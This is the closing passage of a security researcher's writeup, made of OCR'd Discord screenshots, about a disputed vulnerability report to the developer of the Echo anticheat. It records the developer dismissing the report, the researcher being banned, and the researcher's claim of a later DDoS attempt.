
Josh Today at 22:57
if what your telling me is true, then it's an issue you should take up with microsoft and we'll take action if they revoke the certificate because we have fallback

@protocol So, just to confirm - do you **not** consider this a vulnerability/bu

Josh Today at 22:58
I wrote a check and to my knowledge it's secure
and Microsoft confirmed and verified the code
so idk if I'll continue wasting my time? not sure what else there is to say really

protocol Today at 22:59
Thank you. I will send you the link to the writeup when it's finished. Have a good day.

It's still your code buddy.



@protocol So, just to confirm - do you **not** consider this a vulnerability/bug to fix?

Josh Today at 22:58
I wrote a check and to my knowledge it's secure
and Microsoft confirmed and verified the code
so idk if I'll continue wasting my time? not sure what else there is to say really

protocol Today at 22:59
Thank you. I will send you the link to the writeup when it's finished. Have a good day.

Josh Today at 23:01
what website
https://www.loldrivers.io/ ?
LOLDrivers

protocol Today at 23:02
The proof of concept code and full writeup detailing how we got there


Josh Today at 23:03
looks fishy bro
what's the purpose? do ppl get entertained by reading this stuff or?

protocol Today at 23:04
Documenting vulnerabilities and proof of concept code in the hopes that A) it gets fixed, and B) People understand it better

Josh Today at 23:06
it seems what you consider vulnerable and microsoft consider vulnerable are two different things
I think I'm gonna trust microsoft on this one 😂

protocol Today at 23:06
Thank you for your input.

At this point I honestly gave up. He evidently doesn't care.



Josh
josh3837

ABOUT ME

Developer & Owner of **https://echo.ac/**
Buy @ **https://dash.echo.ac/purchase**

My DMs are **NOT** for Echo support. If you need help, reach out via https://help.echo.ac/.

DISCORD MEMBER SINCE


Oct 15, 2017

NOTE

Click to add a note

A screenshot of his profile, for context.

After this, I was banned from their Discord for the crime of attempting to responsibly report a vulnerability... lol?



protocol Today at 00:09
discord.gg/echoac (edited)

YOU SENT AN INVITE, BUT...


Invalid Invite
The user is banned from this guild.

Awesome damage control!

Overall, this entire situation is **very** damaging to your reputation.
How would your users feel if they realise that actual real issues in *your* own product is met with abuse and ignorance? - you should know better, Josh, especially as you are the **CEO** of an Anticheat company - which **requires the trust of your users** to exist!

Fin - Thanks for reading!

Contact me here.




Josh Today at 13:17
cool thanks
haha ur the kid off twitter that annoyed all my staff? 😂
problem is mr protocol, you've riddled so many other strange lies in here that even if there was a vulnerability (which evidently there isn't), you've kinda drowned it out with bullshit


Josh Today at 13:35
eg. You're showing the wrong privacy policy, you're linking the website privacy policy and not showing the app privacy policy.. (edited)
There's also so many grammatical mistakes that your writeup looks like it was written by a 16 year old

Have a great day Josh.

Update #2: He tried to DDoS me lol
Very professional of you Josh!



Unfortunately, Cloudflare blocked
your attacks...Sorry!



Top Traffic Countries / Regions

Previous 24 hours

Country / Region	Traffic
United States	3,030,246
Russian Federation	1,530,572
Indonesia	1,016,188
Japan	788,183
Germany	783,379

Interesting botnet.